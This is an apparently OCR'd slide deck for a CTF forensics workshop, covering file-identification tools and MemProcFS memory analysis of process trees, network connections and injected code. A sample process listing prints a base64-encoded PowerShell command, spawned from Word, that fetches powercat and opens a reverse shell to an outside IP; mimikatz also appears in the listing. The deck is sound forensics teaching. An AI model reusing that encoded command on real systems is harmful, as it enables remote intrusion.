Forensics in CTF

Cybersecurity Skill-Up!

whoami

- **Fareed Fauzi**
- Security Researcher at Kaspersky
- Interest in:
  - Malware reverse engineering
  - APT research
  - Forensics analysis
  - Threat hunting and intelligence
- CTF player during my university years
  - Cloud9 team
  - RE and Forensics category

Go to this page

https://fareedfauzi.gitbook.io/ctf

Introduction

CTF vs Industry

- Forensics in the industry involves understanding the entire incident scenario.
- In CTF, we don't need to understand the whole picture of the incident.
- Instead, we need to find what the challenge asks us to be find.

Flag in Forensics category

- Organizer will ask you to find Indicator of Compromises (IOCs), timestamp, filename, registry and etc. that relate to that incident.
- Flags could be include of:
  - URLs
  - IP Address
  - Filename
  - Registry
  - Username
  - Domain name
  - Timestamp
  - Process information
  - Command executed
  - Hash
  - Password
  - And many more!

Direct flag string?

- Several CTF might embed a full word of flag such as *"FLAG{This_Is_The_Flag}".*
- Easier for participant to just *strings* and *grep* the keyword

- Challenge creator might encoded the strings such as using base64 or encrypt it using encryption algorithm
- To avoid direct flag being discovered by *strings* command.

Type of file given

- Disk image file
  - E01
  - RAW
  - VMDK
- Triage file
  - KAPE extracted, Registry, Logs, MFT etc.
- Memory dump
  - MEM
  - RAW
- Log file
  - Windows logs
  - Linux logs

Given file and analysis tool

Artifacts given	Tools
Initial analysis	• File command, TRiD • Strings, FLOSS • base64dump, XORSearch
Memory dump	• MemProcFS • Volatility3 and Volatily Workbench • Evtxtract
Registry	• Regripper • Registry Explorer
Event logs	• Event log Explorer • Log scanner such as Hayabusa
Disk image	• Autopsy • FTK Imager • Arsenal Image Mounter • mount command (Linux)
KAPE extracted files	• Eric Zimmerman
Browser files	• DBBrowser
Other artifacts	• WMI Forensics • BMC Tools • USB Detective • SRUM dump

We will cover these topics, if we have time

Initial Analysis

File type identification

- When you receive the challenge's attachment, always determine what kind of file you are given.
- It is crucial to plan the next step and choose the appropriate tools accordingly.
- How? Use file command or tool called TRiD

File command


```
root@hati:~# file filename.ext
filename.ext: data

root@hati:~# file *
1531625780_ck6oqn14msbd0dququp0_image.png: PNG image data, 2048 x 3072, 8-bit/color
RGB, non-interlaced
17210994594.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
17239649383.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
17262043667.zip: Zip archive data, at least v2.0 to extract, compression method=deflate
3fbf2841e1470d78951de09d98e3edd9_cjmgmhp4msb8kmdscqu0_image.png: PNG image data, 4096 x
4096, 8-bit/color RGB, non-interlaced
4196769e6c271a70924df2c4753cef27_ckqjhm14msb2657vmdl0_image.png: PNG image data, 832 x
1216, 8-bit/color RGB, non-interlaced
71553a3f53309eac9a3d3e3e8d291cee_ck9k76p4msba574ui6d0_image.png: PNG image data, 832 x
1216, 8-bit/color RGB, non-interlaced
7z2404-x64.exe: PE32 executable (GUI) Intel 80386, for MS Windows
BE2023_971012145795.pdf: PDF document, version 1.7, 5 pages
```

TRiD

CLI version

```
C:\> trid filename.ext

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello

Collecting data from file: filename.ext
Definitions found: 5702
Analyzing...

70.7% (.DOC) Microsoft Word document (58000/1/5)
29.3% (.) Generic OLE2 / Multistream Compound File (24000/1)
```

GUI



Download here: https://mark0.net/soft-tridnet-e.html

Strings and FLOSS

- Useful tools such as strings command and floss might help us find interesting strings
- Find strings in the file! To find flag, clue, hint for the flag, get the idea what the file is.

```
$ strings filename

C:\> floss filename
```

Other tools worth to try

- Base64dump
  - Quickly locate and decode strings encoded in Base64

```
$ cat encrypted.txt

Lorem Ipsum is simply 102;108;97;103;123;116;104;105;115;95;105;115;95;100;101;99;105;109;97;108;125 dummy text of the printing and typesetting industry. Lorem Ipsum has
been the industry's standard dummy text ever since the 1500s, when an unknown printer took a galley of type and scrambled it to make a type specimen book. It has survived
 not only five centuries, but also the leap into electronic typesetting, remaining essentially unchanged. It was popularised in the 1960s with the release of Letraset she
ets containing Lorem Ipsum passages, and more recently with desktop publishing software like Aldus PageMaker including versions of Lorem Ipsum.ZmxhZ3t0ZXN0X3Rlc3R9
remnux@siftworkstation: ~/work
$ base64dump.py encrypted.txt
ID  Size    Encoded          Decoded          md5 decoded
--  ----    -------          -------          ------------
 1:       4 text             ..m              d235bf01945835d5f31a59b90c1a3a9f
 2:       8 printing         ....).           550d445ae13020223841e30202ece923
 3:       8 industry         .wn...           a2e26cc05edb11f85de49cbd8f42fa78
 4:       4 been             m..              75a388c4a7a258e97e24732aa3f5dd47
 5:       8 industry         .wn...           a2e26cc05edb11f85de49cbd8f42fa78
 6:       8 standard         ...u..           8ef502d06c4d084b3233549c13620e23
 7:       4 text             ..m              d235bf01945835d5f31a59b90c1a3a9f
 8:       4 ever             z..              17aab199a47f5fa24f002b3e5f55d0e5
 9:       4 when             ...              2b50d5a7909ff0dc2e55c33dd17fc92d
10:       4 took             ..$              0fa7f829573abe47a82b96432762e793
11:       4 type             .*^              3a4d52be883686b8f4d8e600de9bba00
12:       4 make             ...              5eb66c04d9ac9f43547118989556af36
13:       4 type             .*^              3a4d52be883686b8f4d8e600de9bba00
14:       8 specimen         ....g.           f20f08557e1236de746371fa3496d056
15:       4 book             n.$              080827ec12257f4910e174a0b4ffac9c
16:       8 survived         ......           08952384b314b3cf37581332d2a7d9cb
17:       4 only             .yr              8b09de4d8cfa7b22b123151d53113afa
18:       4 five             ~+.              d6aba8a8093a650d017fc2fefb207ef2
19:       4 also             j[(              88e3328231bd1c9d145efc4850d2b2e4
20:       4 leap             ...              d0c3fcaac2aa0509efcdd35f647fa758
21:       4 into             .{h              db3d2e393df14d3c0d40caf0b6856983
22:       4 with             .+a              5e93dc05a0c10cc48950bdf831c9d1ad
23:       8 Letraset         -.kj..           971f9270e99a584511a8a89026062fc8
24:       8 passages         ..,j..           160e8817c3d76cf7347675422a170f8c
25:       4 more             ...              77c7de52b0b90368200c6e9b67f6800c
26:       8 recently         .....r           2e49e7716be045316fa322d0f917846e
27:       4 with             .+a              5e93dc05a0c10cc48950bdf831c9d1ad
28:       8 software         ......           8c213cc526850b0b2846c1b9906e7b80
29:       4 like             .).              3a7c51b73852021cf78e62a8a725cfec
30:       8 versions         ......           19de34962f5661a069d969dc50911cd9
31:      20 ZmxhZ3t0ZXN0X3Rl flag{test_test}  fb77a7a11a98ce59246a224f51dc75cf
remnux@siftworkstation: ~/work
$
```

Other tools worth to try

- XORSearch
  - The tool brute-forces all possible one-byte key values (0x0 - 0xFF)

```
remnux@siftworkstation: ~/work
$ cat enc.txt
saaaaaaaaaaaaaaaaaaaaaaaaaaadadasdasdasdkrger gn;hglrnhm;l gddng;b;olfkmq~bcyUcyUrexw
remnux@siftworkstation: ~/work
$ xorsearch -S enc.txt | grep "flag"
ykkkkkkkkkkkkkkkkkkkkkkkkkkknknkynkynkynaxmox*md1bmfxdbg1f*mnndm1h1eflag{this_is_xor}
remnux@siftworkstation: ~/work
$
```

Let’s gets your hand dirty (1)

Find all the 4 flags in the print.exe

Find all the 4 flags

- Unzip the "string.tar.gz" in the Artifacts folder
- Find all the 4 flags in that executable

Memory dump analysis

Memory Forensics 101


- It is a method to analyze memory images of infected computers
- Everything that are running, running in the CPU and memory
- Oftenly to find information such as
  - which process communicated with malicious hosts, and
  - what kind of programs were executed on the infected computers.

Strategies

- There are three main strategies of memory forensics.
  - Checking process tree
  - Investigating TCP/IP communications
  - Finding RWX sections


MemProcFS

- You Can "Mount" Memory Images and Analyze them with Explorer and Notepad
- MemProcFS will create a virtual file system representing the processes, file handles, registry, $MFT, and more.
- Link: https://github.com/ufrisk/MemProcFS




MemProcFS

- Mount and forensics!
  - `memprocfs.exe -device 20241127.mem -forensic 1`
- More info: https://github.com/ufrisk/MemProcFS/wiki/FS_Root



MemProcFS: Directories in Mounted memory

Directory	Description
conf	Configuration and Status.
forensic	Forensic mode output.
misc	Miscellaneous functionality
name	Per-process directories listed by process name.
pid	Per-process directories listed by process pid.
py	Python based plugins.
registry	Registry information.
sys	System information.
vm	Virtual Machine (VM) information.





Checking process tree

- We can often find anomalies in the process tree if malware is executed.
- Identify parent and child process
- Identify process without any parent process (orphan process)
- Know the normal and the evil
  - https://www.sans.org/posters/hunt-evil/
- Basic strategies in checking processes
  - Orphan processes (for PE injection)
  - Child processes of Explorer (for start-up, Run key…)
  - Child processes of svchost.exe (svchost.exe -k netsvcs) (for task
  - scheduler)
  - Child processes of wmiprvse.exe (for WMI)
  - Child processes of services.exe (for services)

Checking process tree

- Process tree can be view here
  - M:\sys\proc\






```
-- lsass.exe          680   512        SYSTEM   2023-04-02 00:29:44 UTC                    ***
-- fontdrvhost.ex     808   512        UMFD-0   2023-04-02 00:29:45 UTC                    ***
- csrss.exe          528   504        SYSTEM   2023-04-02 00:29:44 UTC                    ***
- winlogon.exe       608   504        SYSTEM   2023-04-02 00:29:44 UTC                    ***
-- fontdrvhost.ex     800   608        UMFD-1   2023-04-02 00:29:45 UTC                    ***
-- dwm.exe           1016   608        DWM-1    2023-04-02 00:29:45 UTC                    ***
-- userinit.exe      4332   608    TU  mare     2023-04-02 00:29:54 UTC  2023-04-02 00:30:18 UTC
--- explorer.exe     4376  4332     U  mare     2023-04-02 00:29:54 UTC                    ***
---- RamCapture64.e   960  4376    U*  mare     2023-11-27 17:30:38 UTC                    ***
----- conhost.exe    5812   960     U  mare     2023-11-27 17:30:38 UTC                    ***
---- mimikatz.exe    1760  4376    U*  mare     2023-11-27 17:30:58 UTC                    ***
----- conhost.exe    2828  1760     U  mare     2023-11-27 17:30:58 UTC                    ***
---- notepad.exe     1788  4376     U  mare     2023-11-27 17:28:51 UTC                    ***
----- cmd.exe        5620  1788     U  mare     2023-11-27 17:29:19 UTC                    ***
------ conhost.exe   3560  5620     U  mare     2023-11-27 17:29:19 UTC                    ***
---- WINWORD.EXE     3156  4376 32  U*  mare     2023-11-27 17:29:32 UTC                    ***
----- splwow64.exe   1704  3156    U*  mare     2023-11-27 17:29:32 UTC                    ***
----- cmd.exe        4108  3156 32  U  mare     2023-11-27 17:29:37 UTC                    ***
------ powershell.exe 5700  4108 32  U  mare     2023-11-27 17:29:37 UTC                    ***
------- cmd.exe       6220  5700 32  U  mare     2023-11-27 17:29:43 UTC                    ***
------ conhost.exe   6420  4108     U  mare     2023-11-27 17:29:37 UTC                    ***
---- cmd.exe         4340  4376     U  mare     2023-11-27 17:29:07 UTC                    ***
----- svchosta.exe   1044  4340 32  U*  mare     2023-11-27 17:29:26 UTC                    ***
------ cmd.exe       6816  1044 32  U  mare     2023-11-27 17:29:26 UTC                    ***
------- conhost.exe  6692  6816     U  mare     2023-11-27 17:29:26 UTC                    ***
----- conhost.exe    2444  4340     U  mare     2023-11-27 17:29:07 UTC                    ***
---- vmtoolsd.exe    5780  4376    U*  mare     2023-04-02 00:30:08 UTC                    ***
---- Everything.exe  5964  4376    U*  mare     2023-04-02 00:30:09 UTC                    ***
---- msedge.exe      6032  4376    U*  mare     2023-04-02 00:30:10 UTC                    ***
```

Check command line

This PC > M (\\MemProcFS) (M:) > sys > proc

Search proc

Sort View ... Details

Name	Date modified	Type	Size
proc.txt	2/15/2024 8:41 PM	Text Document	18 KB
proc-v.txt	2/15/2024 8:41 PM	Text Document	82 KB

proc.txt proc-v.txt


File Edit View

```
\WINWORD.EXE                                                C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
                                                            "C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE" /n /dde
                                                            2023-11-27 17:29:32 UTC →                    ***
                                                            Medium

——— splwow64.exe            1704   3156     U* mare       \Device\HarddiskVolume3\Windows\splwow64.exe
                                                            C:\Windows\splwow64.exe
                                                            C:\Windows\splwow64.exe 8192
                                                            2023-11-27 17:29:32 UTC →                    ***
                                                            Medium

——— cmd.exe                 4108   3156 32  U  mare       \Device\HarddiskVolume3\Windows\SysWOW64\cmd.exe
                                                            C:\Windows\SysWOW64\cmd.exe
                                                            cmd /c powershell -enc
SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIAYwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACc
AaAB0AHQAcABzADoALwAvAHIAYQB3AC4AZwBpAHQAaAB1AGIAdQBzAGUAcgBjAG8AbgB0AGUAbgB0AC4AYwBvAG0ALwBiAGUAcwBpAG0AbwByAGgAaQBuAG8ALwBwAG8AdwBlAHIAYwBhAH
QALwBtAGEAcwB0AGUAcgAvAHAAbwB3AGUAcgBjAGEAdAAuAHAAcwAxACcAKQA7ACAAcABvAHcAZQByAGMAYQB0ACAALQBjACAAMQAzADkALgA1ADkALgAxADIAMwAuADUANwAgAC0AcAAgA
DkAMAA5ADAAIAAtAGUAIABjAG0AZAA=
```

Investigating TCP/IP communications

- You are often able to find evidence by investigating the TCP/IP communication status.
- Some sorts of malware, especially RATs, connect to external servers frequently.
- If malware has a remote shell, a reverse proxy, or a P2P communication capability, it listens on some ports.


Investigating TCP/IP communications




Finding RWX sections

- Malware sometimes perform process or code injection into another process or itself
- Anomalies
  - Memory permission (Especially RWX/RX memory regions that do not belong to any modules.)
  - External communications (We have already checked)
  - Handles (By checking files, registries and mutant values)
  - Call stacks of threads

Hunting shellcode in injected process



Hunting shellcode in injected process



